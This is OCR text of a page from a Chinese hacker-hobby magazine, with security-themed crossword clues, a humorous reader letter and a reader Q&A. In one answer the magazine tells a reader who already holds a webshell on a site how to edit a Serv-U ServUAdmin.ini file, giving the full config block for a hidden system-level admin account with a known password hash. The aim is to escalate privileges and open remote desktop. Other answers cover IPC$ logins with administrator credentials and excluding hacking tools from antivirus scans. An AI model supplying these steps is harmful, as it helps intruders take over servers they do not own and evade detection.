
4．C语言中如果定一个无返回值的函数需在函数名前加什么？

6．国内著名安全峰会的名称，由安全焦点发起。

8．非武装地带的简称，网络安全中常用来代指受保护的网段。

11．终端服务中最常用的命令

14．机构化异常处理技术的简称。



29号信箱

手册奇缘 辽宁鞍山 桑佰贺

自从上次在非安全得到奖品之后。一日，突然收到本市高中一名男生的来信，说在非安全上见到俺的名字（**小编急忙翻看正面，原来“俺”并不是山东口音的专利，看来鞍山已获得了“俺”的发音授权**），有种志同道合的感觉。想拜俺为师，俺惭愧了，这岂不是拜菜鸟为师嘛？不过，俺还是很感动，并抽空回信给他鼓励一番。看到他，想到自己前些日子在图书馆借书，见到一兄弟借了本黑客的书，人家走后，我就一直尾随（**谨防追尾，全责哦**），等待时机过去搭讪。没有想到和俺一样，也是个“小菜”……

Q&A

我在确定同学和我都关了防火墙以后，为什么用“net use \\ip\ipc$ "password"/user:"administrator"”也还是登陆不上去啊，总是说系统发生错误1231，不能访问网络位置？

遇到这种情况有几种可能：

1.对方关闭了Server服务，IPC$连接需要Server服务支持。

2.对方关闭了139、445端口（或者对方更改了端口号，这个可能性比较小）。

3.对方没有打开IPC$默认共享。

既然是你同学，你可以试试在他的电脑里运行net share看看，有没有打开IPC$共享。

请问在2000系统下，在命令提示符下启动了net start服务，如何关闭该服务？

你可以运行services.msc，找到你要关闭的服务，右击服务名字，选择关闭。如果你不要他自动启动的话，可以把启动方式改为“手动”。你也可能在CMD下运行net stop 服务名来关闭该服务。

我已经拿到一个站的webshell，并且在D盘有写权限。我想利用Serv-U提权开3389。他的版本是Serv-U FTP Server 6.0.0.1，我不会配置ServUAdmin.ini，请问怎么配置ServUAdmin.ini文件来加一个超级管理员权限呢？

对方的Serv-U是安装在D盘的吗？如果是的话，你可以找到并打开ServUAdmin.ini，在“[Domain*]”（*表示一个数字，一般为一个数字）下面加上一行“UserX=你的用户名|1|0”（其中大写的X要改成一个数字，比如上面有了User1、User2……User7，那么就要写User8，依此类推），然后在文件末尾加上下面的代码：

```
[USER=用户名|1]
Password=rrEC6597127518D41891FD71D6B87D4F7E（改成你的密码散列，这个密码散列的真实密码为wzhpro）
HomeDir=c:\
TimeOut=600
Maintenance=System
Note1="Wizard generated account"
Access1=C:\|RWAMELCDP
SKEYValues=
```

保存后就能用FTP连接了，连上后你就有管理员权限并可以执行命令了。

为什么在电脑里面打开一些程序会一瞬间闪出一个类似CMD的对话框，然后还没有看清楚就消失了，这是怎么回事？

那个程序可能是木马，你可以先用杀毒软件扫描一下。有些程序需要在命令提示符下运行，你可以打开CMD，然后在CMD中用CD命令转到那个程序的目录，再输入那个程序的文件名，看看有没有显示什么信息。当然也有可能是文件损坏，这种可能比较小。

我们用的黑客工具很多都被杀毒软件杀了，怎么样才能不被杀毒软件误杀？

你可以把黑客工具放在一个文件夹中，然后到杀毒软件设置杀毒软件监控的目录中排除你放黑客软件的目录，这样你的工具就不会被杀了。其实这种方法一下在《非安全试玩版》有介绍，有兴趣的可以翻阅一下。

脚本是什么啊？我想知道脚本的具体含义。

脚本语言是一种解释性的语言，例如vbscript、javascript、installshield script等等，它不象C、C++等可以编译成二进制代码，以可执行文件的形式存在。脚本语言不需要编译，可以直接用，由解释器来负责解释。

谁可以教教我星号密码查看器具体怎么使用啊？

星号密码查看器有很多版本，不知道你是用的哪个？一般来说，星号密码查看器的界面上会有一个图片（或是其他的东西，比如箭头等等）让你拖动，你只要把那个东西拖到星号密码上，软件中就会显示出明文密码了。